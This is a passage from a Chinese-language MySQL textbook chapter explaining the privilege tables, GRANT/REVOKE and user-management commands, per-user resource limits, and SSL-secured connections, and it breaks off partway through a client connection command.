MySQL不只是按提供的用户名来验证用户，而是通过提供的用户名和原始主机名的组合来标识用户。例如，jason@localhost完全不同于jason@www.wjgilmore.com。此外，记住MySQL始终应用与user@host组合匹配的最特定的权限集。虽然这看起来很明显，但有时会产生意外的结果。例如，通常会有多条记录与请求用户/主机标识匹配；即使满足所提供的user@host组合的一个通配符项出现在另一个与该标识完全匹配的项之前，也会使用对应于完全匹配的权限，而不是使用通配匹配的相应权限。因此，一定要仔细确保确实为每个用户提供了期望的权限。本章后面将看到如何查看每个用户的权限。

● 用户权限列

表 29-1 中接下来列出的 28 个列都是用户权限列。记住，放在 user 表的上下文中讨论时，这些都表示用户的全局权限。

- Select_priv。确定用户是否可以通过 SELECT 命令选择数据。
- Insert_priv。确定用户是否可以通过 INSERT 命令插入数据。
- Update_priv。确定用户是否可以通过 UPDATE 命令修改现有数据。
- Delete_priv。确定用户是否可以通过 DELETE 命令删除现有数据。
- Create_priv。确定用户是否可以创建新的数据库和表。
- Drop_priv。确定用户是否可以删除现有数据库和表。
- Reload_priv。确定用户是否可以执行刷新和重新加载MySQL所用各种内部缓存的特定命令，包括日志、权限、主机、查询和表。
- Shutdown_priv。确定用户是否可以关闭MySQL服务器。在将此权限提供给root账户之外的任何用户时，都应当非常谨慎。
- Process_priv。确定用户是否可以通过 SHOW PROCESSLIST 命令查看其他用户的进程。
- File_priv。确定用户是否可以执行 SELECT INTO OUTFILE 和 LOAD DATA INFILE 命令。

- Grant_priv。确定用户是否可以将已经被授予给自己的权限再授予其他用户。例如，如果用户可以插入、选择和删除 foo 数据库中的信息，并且被授予了 GRANT 权限，则该用户就可以将其任何或全部权限授予系统中的任何其他用户。
- References_priv。目前只是某些未来功能的占位符，现在没有作用。
- Index_priv。确定用户是否可以创建和删除表索引。
- Alter_priv。确定用户是否可以重命名和修改表结构。
- Show_db_priv。确定用户是否可以查看服务器上所有数据库的名字，包括用户拥有足够访问权限的数据库。可以考虑对所有用户禁用这个权限，除非有特别不可抗拒的原因。
- Super_priv。确定用户是否可以执行某些强大的管理功能，例如通过 KILL 命令删除用户进程、使用 SET GLOBAL 修改全局 MySQL 变量、执行关于复制和日志的各种命令。
- Create_tmp_table_priv。确定用户是否可以创建临时表。
- Lock_tables_priv。确定用户是否可以使用 LOCK TABLES 命令阻止对表的访问/修改。
- Execute_priv。确定用户是否可以执行存储过程。此权限是在 MySQL 5.0.3 中引入的。
- Repl_slave_priv。确定用户是否可以读取用于维护复制数据库环境的二进制日志文件。
- Repl_client_priv。确定用户是否可以确定复制从属服务器和主服务器的位置。
- Create_view_priv。确定用户是否可以创建视图。此权限是在 MySQL 5 中引入的。关于视图的更多信息，参见第 34 章。
- Show_view_priv。确定用户是否可以查看视图或了解视图如何执行。此权限是在MySQL 5 中引入的。关于视图的更多信息，参见第 34 章。
- Create_routine_priv。确定用户是否可以创建存储过程和函数。此权限是在MySQL 5 中引入的。
- Alter_routine_priv。确定用户是否可以修改或删除存储过程及函数。此权限是在MySQL 5 中引入的。
- Create_user_priv。确定用户是否可以执行CREATE USER命令，这个命令用于创建新的MySQL账户。
- Event_priv。确定用户能否创建、修改和删除事件。这个权限是 MySQL 5.1.6 新增的。
- Trigger_priv。确定用户能否创建和删除触发器，这个权限是 MySQL 5.1.6 新增的。

● 其他列

表 28-1 中余下的 8 个列都很有意思，所以本章后面的几节将专门介绍这些列。我们将在 29.5 节中学习 max_ questions、max_updates、max_connections 和 max_user_connections 列，并在 29.6 节中学习 ssl_type、ssl_cipher、x509_issuer 和 x509_subject。

2. db表

db表用于针对每个数据库为用户赋予权限。检查这个表，查看请求用户是否没有试图执行的任务的全局权限。如果db表中有匹配的User/Host/Db三元组，而且已经为该行授予了执行所请求任务的权限，则执行请求。如果没有找到匹配的User/Host/Db任务，则有以下两种可能。

- 如果找到 User/Db 匹配，但主机为空，MySQL 会查看 host 表以寻求帮助。host 表的作用和结构将在下一节介绍。
- 如果找到 User/Host/Db 三元组，但权限被禁用，MySQL 就查找 tables_priv 表以寻求帮

助。tables_priv 表的作用和结构在后面一节中介绍。

由%和_字符表示的通配符可用于 Host 和 Db 字段，但不能用于 User 字段。与 user 表一样，表中的记录是有序的，这样最特定的匹配会优先于不太特定的匹配。db 表结构如表 29-2 所示。

表29-2 db表概览

字 段	数据类型	是否为Null	默 认 值
Host	char(60)	否	无默认值
Db	char(64)	否	无默认值
User	char(16)	否	无默认值
Select_priv	enum('N','Y')	否	N
Insert_priv	enum('N','Y')	否	N
Update_priv	enum('N','Y')	否	N
Delete_priv	enum('N','Y')	否	N
Create_priv	enum('N','Y')	否	N
Drop_priv	enum('N','Y')	否	N
Grant_priv	enum('N','Y')	否	N
References_priv	enum('N','Y')	否	N
Index_priv	enum('N','Y')	否	N
Alter_priv	enum('N','Y')	否	N
Create_tmp_table_priv	enum('N','Y')	否	N
Lock_tables_priv	enum('N','Y')	否	N
Create_view_priv	enum('N','Y')	否	N
Show_view_priv	enum('N','Y')	否	N
Create_routine_priv	enum('N','Y')	否	N
Alter_routine_priv	enum('N','Y')	否	N
Execute_priv	enum('N','Y')	否	N
Event_priv	enum('N','Y')	否	N
Trigger_priv	enum('N','Y')	否	N

3. host表

host表仅在db表的Host字段为空时起作用。如果某个用户需要从多个主机访问，可以让db表的Host字段为空。与其为该用户重新生成和维护多个User/Host/Db实例，不如只添加一条记录(让Host字段为空)，并将相应主机的地址存储在host表的Host字段中。

由%和_字符表示的通配符可用于Host和Db字段，但不能用于User字段。与user表一样，host表中的记录是有序的，这样最特定的匹配会优先于不太特定的匹配。host表结构如表 29-3 所示。

表 29-3 host 表概览

字 段	数据类型	是否为 Null	默 认 值
Host	char(60)	否	无默认值
Db	char(64)	否	无默认值
Select_priv	enum('N','Y')	否	N
Insert_priv	enum('N','Y')	否	N
Update_priv	enum('N','Y')	否	N
Delete_priv	enum('N','Y')	否	N
Create_priv	enum('N','Y')	否	N
Drop_priv	enum('N','Y')	否	N
Grant_priv	enum('N','Y')	否	N

（续）

字　段	数据类型	是否为Null	默　认　值
References_priv	enum('N','Y')	否	N
Index_priv	enum('N','Y')	否	N
Alter_priv	enum('N','Y')	否	N
Create_tmp_table_priv	enum('N','Y')	否	N
Lock_tables_priv	enum('N','Y')	否	N
Create_view_priv	enum('N','Y')	否	N
Show_view_priv	enum('N','Y')	否	N
Create_routine_priv	enum('N','Y')	否	N
Alter_routine_priv	enum('N','Y')	否	N
Execute_priv	enum('N','Y')	否	N
Event_priv	enum('N','Y')	否	N
Trigger_priv	enum('N','Y')	否	N

4. tables_priv表

tables_priv表用于存储表的特定用户权限。它只在user、db和host表不满足用户的任务请求时才起作用。最好用一个例子来说明。假设来自主机example.com的用户jason希望在数据库company的表staff上执行UPDATE。请求发出后，MySQL先查看user表中jason@example.com是否拥有全局INSERT权限。如果没有，就查看db和host表中是否有数据库特定的插入权限。如果这些表都不满足请求，MySQL再查看tables_priv表，验证用户jason@example.com对company数据库中的表staff是否拥有插入权限。

tables_priv 表如表 29-4 所示。

表 29-4　tables_priv 表概览

字　段	数据类型	是否为Null	默　认　值
Host	char(60)	否	无默认值
Db	char(64)	否	无默认值
User	char(16)	否	无默认值
Table_name	char(64)	否	无默认值
Grantor	char(77)	否	无默认值
Timestamp	timestamp	是	当前时间戳
Table_priv	*tableset*	否	无默认值
Column_priv	*columnset*	否	无默认值

注：由于空间有限，这里用 *tableset* 一词表示 set(Select、Insert、Update、Delete、Create、Drop、Grant、References、Index、Alter、Create view、Show view、Trigger)，*columnset* 是 set(Select、Insert、Update、References)的一个占位符。

除了以下列，你对 tables_priv 表中的所有列都应当很熟悉了。

- Table_name。确定要对哪个表应用 tables_priv 表中指定的表特定的权限设置。
- Grantor。确定为该用户授予权限的用户的用户名。
- Timestamp。指定为该用户授权的确定日期和时间。
- Table_priv。确定该用户可使用哪些表范围的权限。在此可应用 SELECT、INSERT、UPDATE、DELETE、CREATE、DROP、GRANT、REFERENCES、INDEX、ALTER、CREATE、VIEW、SHOW VIEW 和 TRIGGER。

- Column_priv。存储针对 Table_name 列所引用的表为该用户指定的列级权限名。这方面没有相关文档，但可以想见这是为了提升总的性能。

5. columns_priv表

columns_priv 表负责设置字段特定的权限。它只在 user、db/host 和 tables_priv 表都无法确定请求用户是否有足够权限来执行请求任务时起作用。

columns_priv 表如表 29-5 所列。

表 29-5 columns_priv 表概览

字 段	数据类型	是否为Null	默 认 值
Host	char(60)	否	无默认值
Db	char(64)	否	无默认值
User	char(16)	否	无默认值
Table_name	char(64)	否	无默认值
Column_name	char(64)	否	无默认值
Timestamp	timestamp	是	Null
Column_priv	*Columnset**	否	无默认值

* *columnset* 是 set (Select、Insert、Update、Reference) 的一个占位符。

此表中的其他所有列对你来说都不会陌生，只有 Column_name 除外，它指定了受 GRANT 命令影响的表列的列名。

6. procs_priv表

procs_priv 表控制存储过程和函数的使用。procs_priv 表如表 29-6 所列。

表 29-6 procs_priv 表概览

字 段	数据类型	是否为空	默 认 值
Host	char(60)	否	无默认值
Db	char(64)	否	无默认值
User	char(16)	否	无默认值
Routine_name	char(64)	否	无默认值
Routine_type*	enum	否	无默认值
Grantor	char(77)	否	无默认值
Proc_priv	*Columnset***	否	无默认值
Timestamp	timestamp	是	Null

* *Routine_type* 列可以接受如下值：*FUNCTION* 和 *PROCEDURE*。

** *columnset* 一词是 set(Execute、Alter Routine、Grant)的一个占位符。

29.4 用户和权限管理

mysql 数据库中的表与其他任何关系表没有区别，都可以通过典型的 SQL 命令修改其结构和数据。事实上，直到版本 3.22.11，仍以这种方式管理数据库中的用户信息。但是，随着版本 3.22.11 的发行，出现了一种新方法来管理这些关键数据：使用 GRANT 和 REVOKE 命令。通过这些命令，可以创建和禁用用户，可以更直观且更安全地授予和撤销用户访问权限。由于有严格的语法，这消除了由于不好的 SQL 查询（例如，忘记在 UPDATE 查询中加入 WHERE 子句）所带来的潜在危险的错误。

可以使用这些命令创建和有效地删除用户，但是从命令的名字来看似乎有些不太直观，因为这些

命令的名字所表达的含义是对现有的用户授予和撤销权限。出于这个原因，在版本5.0.2中又为MySQL的管理工具集增加了两个新命令：CREATE USER和DROP USER。另外，这个版本还增加了第三个命令RENAME USER，用于对现有的用户重命名。

29.4.1　创建用户

CREATE USER命令用于创建新用户账户。在创建时不赋予任何权限，这意味着接下来需要使用GRANT命令赋予权限。该命令如下：

```
CREATE USER user [IDENTIFIED BY [PASSWORD] 'password']
 [, user [IDENTIFIED BY [PASSWORD] 'password']] ...
```

示例如下：

```
mysql>CREATE USER jason@localhost IDENTIFIED BY 'secret';
Query OK, 0 rows affected (0.47 sec)
```

从命令的形式中可以看出，同时创建多个用户是可能的。

29.4.2　删除用户

如果不再需要一个账户，应当考虑将其删除，确保不会用于可能不正当的活动。利用DROP USER命令就能很容易地做到，它将从权限表中删除用户的所有信息。该命令语法如下所示：

```
DROP USER user [, user]...
```

示例如下：

```
mysql>DROP USER jason@localhost;
Query OK, 0 rows affected (0.03 sec)
```

从命令的形式中可以看出，同时删除多个用户是可能的。

注意　DROP USER命令实际上是在MySQL 4.1.1中增加的，但当时只能删除没有权限的账户。此行为在MySQL 5.0.2得到改变，现在无论账户是否有权限都可以删除。因此，如果运行的是MySQL 4.1.1、5.0.1及其之间的版本，而且使用了这个命令，就要注意，因为尽管你以为用户已经被删除，但该用户可能仍然存在。

29.4.3　重命名用户

有时候希望重命名现有用户，通过RENAME USER命令可以很容易地完成这项任务。其语法如下所示：

```
RENAME USER old_user TO new_user
 [old_user TO new_user]...
```

示例如下：

```
mysql>RENAME USER jason@localhost TO jasongilmore@localhost;
Query OK, 0 rows affected (0.02 sec)
```

从命令的形式中可以看出，同时重命名多个用户是可能的。

29.4.4　GRANT和REVOKE命令

GRANT和REVOKE命令用来管理访问权限。如前所述，还可以用来创建和删除用户，但自MySQL

5.0.2起可以利用CREATE USER和DROP USER命令更容易地实现这些任务。GRANT和REVOKE命令对于谁可以操作服务器及其内容的各个方面提供了多粒度控制，包括谁可以关闭服务器，以及谁可以修改特定表字段中的信息。表29-7列出了使用这些命令可以授予或撤销的所有权限。

提示 虽然使用标准SQL语法修改mysql表的方式已被弃用，但并不阻止你这样做。只是要记住，对这些表做任何修改后必须紧接着执行flush privileges命令。因为这是一种过时的管理用户权限的方法，所以不再过多赘述。更多信息请参见MySQL文档。

表29-7 GRANT和REVOKE管理的权限

权　限	描　述
ALL PRIVILEGES	影响除WITH GRANT OPTION之外的所有权限
ALTER	影响ALTER TABLE命令的使用
ALTER ROUTINE	影响修改和移除存储例程的能力
CREATE	影响CREATE TABLE命令的使用
CREATE ROUTINE	影响创建存储例程的能力
CREATE TEMPORARY TABLES	影响CREATE TEMPORARY TABLE命令的使用
CREATE USER	影响创建、弃用、重命名和撤销用户权限的能力
CREATE VIEW	影响CREATE VIEW命令的使用
DELETE	影响DELETE命令的使用
DROP	影响DROP TABLE命令的使用
EXECUTE	影响用户运行存储过程的能力
EVENT	影响执行事件的能力（从MySQL 5.1.6开始）
FILE	影响SELECT INTO OUTFILE和LOAD DATA INFILE的使用
GRANT OPTION	影响用户委派权限的能力
INDEX	影响CREATE INDEX和DROP INDEX命令的使用
INSERT	影响INSERT命令的使用
LOCK TABLES	影响LOCK TABLES命令的使用
PROCESS	影响SHOW PROCESSLIST命令的使用
REFERENCES	未来MySQL特性的占位符
RELOAD	影响FLUSH命令集的使用
REPLICATION CLIENT	影响用户查询从属服务器和主服务器位置的能力
REPLICATION SLAVE	复制从属服务器所需的权限
SELECT	影响SELECT命令的使用
SHOW DATABASES	影响SHOW DATABASES命令的使用
SHOW VIEW	影响SHOW CREATE VIEW命令的使用
SHUTDOWN	影响SHUTDOWN命令的使用
SUPER	影响管理员级命令的使用，如CHANGE MASTER、KILL thread、mysqladmin debug、PURGE MASTER LOGS和SET GLOBAL
TRIGGER	影响执行触发器的能力（从MySQL 5.1.6开始）
UPDATE	影响UPDATE命令的使用
USAGE	只连接，不授予权限

本节将详细介绍 GRANT 和 REVOKE 命令，后面提供几个示例来展示其用法。

1. 授予权限

当需要为用户或用户组赋予新权限时，应使用GRANT命令。权限指定可能很简单，如只授权用户连接数据库服务器，也可能复杂到提供一些root MySQL访问（当然不推荐这样做，但这是可能的）。此命令语法如下：

```
GRANT privilege_type [(column_list)] [, privilege_type [(column_list)] ...]
    ON {table_name | * | *.* | database_name.*}
    TO user_name [IDENTIFIED BY 'password']
        [, user_name [IDENTIFIED BY 'password'] ...]
    [REQUIRE {SSL|X509} [ISSUER issuer] [SUBJECT subject]]
    [WITH GRANT OPTION]
```

乍看起来，GRANT 语法很吓人，但实际上使用起来很简单。后面几节将给出一些示例，有助于读者更好地熟悉这个命令。

注解　一旦执行GRANT命令，命令中授予的所有权限就立即生效。

● 创建新用户并赋予初始权限

第一个示例创建一个新用户，并为其赋予一些数据库特定的权限。用户michele将从IP地址192.168.1.103，使用密码secret连接到数据库服务器。接下来为其提供对books数据库中所有表的ACCESS、SELECT和INSERT权限：

```
mysql>GRANT SELECT, INSERT ON books.* TO 'michele'@'192.168.1.103'
    ->IDENTIFIED BY 'secret';
```

执行之后，将修改两个权限表，即 user 和 db 表。因为 user 表负责访问验证和全局权限，所以必然插入了一个新记录，用以标识此用户。不过，此记录中的所有权限都必须禁用。为什么？因为 GRANT 命令只特定于 books 数据库。db 表将包含相关的用户信息，将用户 michele 映射到 books 表，并启用 Select_priv 和 Insert_priv 字段。

● 向现有用户增加权限

现在假设用户 michele 需要对 books 数据库中所有表的 UPDATE 权限。这也可以通过 GRANT 实现：

```
mysql>GRANT UPDATE ON books.* TO 'michele'@'192.168.1.103';
```

执行之后，db 表中标识用户 michele@192.168.1.103 的行会被修改，这样可启用 Update_priv 列。注意，向现有用户增加权限时不需要重提供密码。

● 授予表级权限

现在假设除了前面定义的权限外，用户 michele@192.168.1.103 需要对 books 数据库中的两个表 authors 和 editors 表有 DELETE 权限。并非完全允许此用户删除数据库中任何表的数据，而是限制其权限，使他只能删除这两个特定表的数据。因为涉及两个表，所以需要两个 GRANT 命令：

```
mysql>GRANT DELETE ON books.authors TO 'michele'@'192.168.1.103';
Query OK, 0 rows affected (0.07 sec)
mysql>GRANT DELETE ON books.editors TO 'michele'@'192.168.1.103';
Query OK, 0 rows affected (0.01 sec)
```

因为这是表特定的权限设置，所以只触及了 tables_priv 表。执行之后，将向 tables_priv

表增加两条新记录。这里假设之前没有将 authors 表和 editors 表映射到 michele @192.168.1.103 的记录。如果已经存在这样的记录，则会相应地修改现有的记录以反映表特定的新权限。

● 授予多个表级权限

对前面的示例稍作修改，为用户提供针对一个给定表的多个权限。假设一个新用户 rita 从 wjgilmore.com 域中的多个地址发起连接，要更新作者信息，因此只需要对 authors 表的 SELECT、INSERT 和 UPDATE 权限：

```
mysql>GRANT SELECT,INSERT,DELETE ON
    ->books.authors TO 'rita'@'%.wjgilmore.com'
    ->IDENTIFIED BY 'secret';
```

执行此 GRANT 语句将在 mysql 数据库中增加两个新项：user 表中将有一条新记录（再次说明，这只是为 rita@%.wjgilmore.com 提供访问权限），tables_priv 表中也将有一条新记录，指定应用于 authors 表的新访问权限。记住，因为这些权限只应用于一个表，所以只向 tables_priv 表增加了一条记录，其 Table_priv 字段值为 Select,Insert,Delete。

● 授予字段级权限

最后，考虑一个只影响表中列级权限的示例。假设希望为用户 nino@192.168.1.105 授予 books.authors.name 的 UPDATE 权限：

```
mysql>GRANT UPDATE (name) ON books.authors TO 'nino'@'192.168.1.105';
```

2. 撤销权限

REVOKE 命令负责删除之前授予用户或用户组的权限。语法如下：

```
REVOKE privilege_type [(column_list)] [, privilege_type [(column_list)] ...]
    ON {table_name | * | *.* | database_name.*}
    FROM user_name [, user_name ...]
```

与 GRANT 一样，要理解这个命令的用法，最好看一些示例。以下示例展示了如何撤销现有用户的权限，甚至删除现有用户。

注解 如果你不喜欢GRANT和REVOKE语法，更愿意使用向导型的方式管理权限，可以查看Perl脚本mysql_setpermission。记住，尽管它提供了很易于使用的界面，但没有提供GRANT和REVOKE的所有特性。假如已经安装了Perl和DBI、DBD::MySQL模块，则此脚本位于MYSQL-INSTALL-DIR/bin目录下。这个脚本只与MySQL的Linux/UNIX版本捆绑。

● 撤销以前授予的权限

有时需要删除以前为特定用户授予的一个或多个权限。例如，假设希望删除用户 rita@192.168.1.102 对数据库 books 的 UPDATE 权限：

```
mysql>REVOKE INSERT ON books.* FROM 'rita'@'192.168.1.102';
```

● 撤销表级权限

现在假设希望撤销之前为用户 rita@192.168.1.102 授予的对数据库 books 中表 authors 的 UPDATE 和 INSERT 权限：

```
mysql>REVOKE INSERT, UPDATE ON books.authors FROM 'rita'@'192.168.1.102';
```

注意，此示例假设已经为用户 rita@192.168.1.102 授予了表级权限。REVOKE 命令不会将数据库级 GRANT（位于 db 表）降级，即不会删除 db 表中的项，而在 tables_priv 表中插入一项。相反，在这种情况下，它只是删除 tables_priv 表中的这些权限引用。如果 tables_priv 表中只引用了这两个权限，则删除整行。

● 撤销列级权限

作为最后一个撤销示例，假设之前已经为用户 rita@192.168.1.102 针对 books.authors 的字段 name 授予了列级 INSERT 权限，现在要删除此权限：

```
mysql>REVOKE INSERT (name) ON books.authors FROM 'rita'@'192.168.1.102';
```

在所有这些使用 REVOKE 的示例中，如果 rita 的某些权限在 REVOKE 命令中没有被显式地引用，则用户 rita 仍可能能够在指定数据库中使用这些权限。如果希望确保该用户失去所有权限，可以撤销所有权限，如下：

```
mysql>REVOKE all privileges ON books.* FROM 'rita'@'192.168.1.102';
```

但是，如果要从 mysql 数据库中完全删除该用户，请阅读下一节。

● 删除用户

关于 REVOKE 的一个常见问题是如何删除用户。这个问题的答案很简单，它根本不会删除用户。例如，假设撤销特定用户的所有权限，使用如下命令：

```
mysql>REVOKE ALL privileges ON books.* FROM 'rita'@'192.168.1.102';
```

虽然这个命令确实删除了 db 表中与 rita@192.168.1.102 和 books 数据库的关系有关的所有记录，但没有从 user 表中删除该用户，这样以后就可以重新恢复此用户，而无需重置其密码。如果确定将来不会再使用该用户，则需要使用 DELETE 命令手工（从 user 表）删除该行。

如果运行 MySQL 5.0.2 或更高版本，可以考虑使用 DROP USER 命令来同时删除用户和所有权限。

3. GRANT和REVOKE提示

以下列出了使用 GRANT 和 REVOKE 时要记住的一些提示。

- 可以为不存在的数据库授权。
- 如果 GRANT 命令标识的用户不存在，它将被创建。
- 如果创建一个用户而没有包括 IDENTIFIED BY 子句，则不需要密码就能登录。
- 如果现有用户被授予新权限，并且在 GRANT 命令中使用了 IDENTIFIED BY 子句，则该用户的旧密码将被新密码代替。
- 表级 GRANT 只支持如下权限类型：ALTER、CREATE、CREATE VIEW、DELETE、DROP、GRANT、INDEX、INSERT、REFERENCES、SELECT、SHOW VIEW 和 UPDATE。
- 列级 GRANT 只支持以下权限类型：INSERT、SELECT 和 UPDATE。
- 在 GRANT 命令中引用数据库名和主机名时，支持_和%通配符。因为_字符在 MySQL 数据库名中也是合法字符，所以如果在 GRANT 中用到，需要用反斜线进行转义。
- 如果希望创建和删除用户，而且运行的是 MySQL 5.0.2 或更高版本，可以考虑使用 CREATE USER 和 DROP USER 命令。
- 不能引用*.*来删除某用户对所有数据库的权限。相反，必须用单独的 REVOKE 命令逐个显式地引用每一个权限。

29.4.5 查看权限

虽然可以从权限表中选择适当的数据来查看用户权限，但随着表的增大，这种策略会变得越来越难以使用。幸运的是，MySQL 提供了一些更方便的方法（实际上是两种）来查询用户特定的权限。本节将介绍这两种方法。

SHOW GRANTS FOR

SHOW GRANTS FOR 命令显示授予特定用户的权限。例如：

```
mysql>SHOW GRANTS FOR 'rita'@'192.168.1.102';
```

这个命令将生成一个表，其中包括该用户的授权信息（包括加密的口令），以及在全局级、数据库级、表级和列级授予的权限。

如果想查看当前登录用户的权限，可以使用 current_user() 函数，如下所示：

```
mysql>SHOW GRANTS FOR CURRENT_USER();
```

与 GRANT 和 REVOKE 命令类似，使用 SHOW GRANTS 命令时必须指出用户名和源主机来唯一标识目标用户。

29.5 限制用户资源

监视资源的使用始终是一个好主意，但在托管环境下（如 ISP）提供 MySQL 时这一点尤为重要。如果你考虑到这个问题，会很高兴了解这一事实：自版本 4.0.2 起可以逐用户地限制其对 MySQL 资源的使用。这些限制与其他任何权限一样，也是通过权限表管理。总体来讲，有 4 种权限与资源使用有关，都放在 user 表中。

- max_connections。确定用户每小时连接数据库的最大次数。
- max_questions。确定用户每小时可执行的最大查询数（使用 SELECT 命令）。
- max_updates。确定用户每小时可执行的最大更新数（使用 INSERT 和 UPDATE 命令）。
- max_user_connections。确定某个特定用户可维护的最大并发连接数（版本 5.0.3 新增）。

考虑两个示例。第一个例子限制用户 dario@%.wjgilmore.com 每小时连接数为 3600，或者平均每秒一次：

```
mysql>GRANT INSERT, SELECT, UPDATE ON books.* TO
    ->'dario'@'%.wjgilmore.com' IDENTIFIED BY 'secret'
    ->WITH max_connections_per_hour 3600;
```

下一个示例限制用户 dario@'%.wjgilmore.com 每小时可执行的更新总数为 10 000：

```
mysql>GRANT INSERT, SELECT, UPDATE ON books.* TO 'dario'@'%.wjgilmore.com'
    ->IDENTIFIED BY 'secret' WITH max_updates_per_hour 10000;
```

29.6 保护 MySQL 连接

客户端和 MySQL 服务器之间的数据流与其他一般的网络数据流一样，它可能被恶意的第三方截取甚至修改。有时这不是问题，因为数据库服务器和客户端通常位于同一个内网，在很多情况下就在同一台机器上。但是，如果项目要求数据通过不安全的通道传输，就要选择使用 MySQL 的内置安全特性对连接加密。自版本 4.0.0 起，通过使用 SSL 及 X509 加密标准，已经可以对服务器和 MySQL 客

户端之间的所有数据流加密。

为实现此特性，需要首先完成以下任务，除非你运行的是 MySQL 5.0.10 或更高版本（这时可以跳过这些任务），这些版本捆绑了 yaSSL 支持，这意味着不再需要 OpenSSL 来实现安全的 SSL 连接。不过，如果运行的是 MySQL 5.1.11 或更早版本，需在配置时显式告知 MySQL 是使用 yaSSL（通过包括`--with-ssl` 选项），还是 OpenSSL（通过包括 `with-ssl=/path/to/openssl` 选项）。跳到 29.6.1 节。无论使用 yaSSL 还是需要 OpenSSL，所有其他指令都相同。

- 安装 OpenSSL 库（可以从 www.openssl.org 下载）。
- 使用`--with-vio` 和`--with-openssl` 标志配置 MySQL。

可以登录到 MySQL 服务器并执行如下命令，验证 MySQL 是否已准备好处理安全连接：

```
mysql>SHOW VARIABLES LIKE 'have_openssl'
```

完成这些预备工作之后，需要创建或购买一个服务器证书和一个客户端证书。完成这两项任务的过程超出了本书的讲述范围，读者可以在因特网上了解相关信息。

常见问题

因为 SSL 特性相对较新，人们对其用法仍有一些困惑。此处试图回答关于此主题的一些常见问题，减少一些困惑。

- 我使用 MySQL 只是将其作为 Web 应用程序的后台服务器，而且使用了 HTTPS 来加密与网站之间的通信流。我还需要对 MySQL 服务器连接加密吗？
  这取决于数据库服务器是否与Web服务器在同一台机器上。如果是这样，只有当你认为该机器本身是不安全的，加密才有意义。如果数据库服务器在另外一台服务器上，则数据可能不安全地从Web服务器传输到数据库服务器，因此需要加密。关于加密的使用，没有固定不变的规则。只有认真衡量安全和性能因素之后，才能得出最终的结论。
- 我知道使用SSL加密网页会降低性能，但加密MySQL数据流也会这样吗？
  是的，应用程序的性能会有一点降低，因为每个数据包在与 MySQL 服务器的通信过程中都必须加密。
- 我如何知道数据流确实已经加密？
  要确保MySQL数据流已经加密，最简单的方法是创建一个需要SSL的用户账户，然后尝试连接启用了SSL的MySQL服务器，提供该用户的凭证和一个合法的SSL证书。如果出现问题，你将收到“访问被拒绝”错误。
- 加密的 MySQL 数据流通过哪个端口？
  无论是以加密方式还是未加密方式通信，端口号都是 3306。

29.6.1　授权选项

有一些确定用户 SSL 需求的授权选项，本节将介绍这些选项。

1. REQUIRE SSL

此授权选项强制用户通过 SSL 连接。若试图以非安全方式连接将得到“访问被拒绝”错误。示例如下：

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jason'@'client.wjgilmore.com'
    ->IDENTIFIED BY 'secret' REQUIRE SSL;
```

2. **REQUIRE X509**

此授权选项强制用户提供合法的 CA（证书授权机构）证书。如果希望用 CA 证书验证证书签名，则需要这个选项。注意，此选项不会使 MySQL 考虑来源、主题或发行者。示例如下：

```
mysql>GRANT insert, select, update on company.* to jason@client.wjgilmore.com
    ->identified by 'secret' REQUIRE SSL REQUIRE X509;
```

注意，这个选项没有指定哪些 CA 合法，哪些不合法。任何验证证书的 CA 都被认为是合法的。如果要限制哪些 CA 被认为是合法的，参见下一个授权选项。

3. **REQUIRE ISSUER**

此授权选项强制用户提供合法的证书，该证书由合法的 CA 发行者发行。它必须包括一些额外的信息，包括来源国家、来源州、来源城市、证书拥有者名和证书合约。示例如下：

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jason'@'client.wjgilmore.com'
   ->IDENTIFIED BY 'secret' REQUIRE SSL REQUIRE ISSUER 'C=US, ST=Ohio,
   ->L=Columbus, O=WJGILMORE,
   ->OU=ADMIN, CN=db.wjgilmore.com/Email=admin@wjgilmore.com'
```

4. **REQUIRE SUBJECT**

此授权选项强制用户提供合法的证书，包括合法的证书“主题”。示例如下：

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jason'@'client.wjgilmore.com'
    ->IDENTIFIED BY 'secret' REQUIRE SSL REQUIRE SUBJECT
    ->'C=US, ST=Ohio, L=Columbus, O=WJGILMORE, OU=ADMIN,
    ->CN=db.wjgilmore.com/Email=admin@wjgilmore.com'
```

5. **REQUIRE CIPHER**

此授权选项强制用户使用一个特定的密码算法来连接，从而保证使用最近的加密算法。当前可用的密码算法包括：EDH、RSA、DES、CBC3 和 SHA。示例如下：

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jason'@'client.wjgilmore.com'
     ->IDENTIFIED BY 'secret' REQUIRE SSL REQUIRE CIPHER 'DES-RSA';
```

29.6.2 SSL 选项

本节介绍的选项用于服务器和连接客户端来确定是否应当使用 SSL，如果要使用，则确定证书和密钥文件的位置。

1. **--ssl**

此选项只是指示 MySQL 服务器应当允许 SSL 连接。结合客户端使用时，它指示将使用 SSL 连接。注意，包括此选项并不能确保也不要求必须使用 SSL 连接。事实上，测试证明这个选项本身甚至不要求发起 SSL 连接。相反，下面介绍的相关标志才会确定是否成功地发起 SSL 连接。

2. **--ssl-ca**

此选项指定一个文件的位置和文件名，该文件包含一组可信任 SSL 证书授权机构的列表。例如：

```
--ssl-ca=/home/jason/openssl/cacert.pem
```

3. **--ssl-capath**

此选项指定 PEM（Privacy-Enhanced Mail，私有增强邮件）格式的可信任 SSL 证书存储在哪个目

录路径下。

4. **--ssl-cert**

此选项指定用于建立安全连接的 SSL 证书的位置和名字。例如：

```
--ssl-cert=/home/jason/openssl/mysql-cert.pem
```

5. **--ssl-cipher**

此选项指定允许使用的加密算法。加密列表使用以下命令中使用的语法：

```
%>openssl ciphers
```

例如，如果只允许使用 TripleDES 和 Blowfish 加密算法，则如下设置此选项：

```
--ssl-cipher=des3:bf
```

6. **--ssl-key**

此选项指定用于建立安全连接的 SSL 密钥的位置和名字。例如：

```
--ssl-key=/home/jason/openssl/mysql-key.pem
```

在下面的 3 节中，将学习如何在命令行和 my.cnf 文件中使用这些选项。

29.6.3　启动启用 SSL 的 MySQL 服务器

有了服务器和客户端证书之后，就可以启动启用了 SSL 的 MySQL 服务器，如下：

```
%>./bin/mysqld_safe --user=mysql --ssl-ca=$SSL/cacert.pem \
 >--ssl-cert=$SSL/server-cert.pem --ssl-key=$SSL/server-key.pem &
```

$SSL 表示指向 SSL 证书存储位置的路径。

29.6.4　使用启用 SSL 的客户端进行连接

可以通过如下命令连接到启用了 SSL 的 MySQL 服务器：

```
%>mysql --ssl-ca=$SSL/cacert.pem --ssl-cert=$SSL/client-cert.pem \
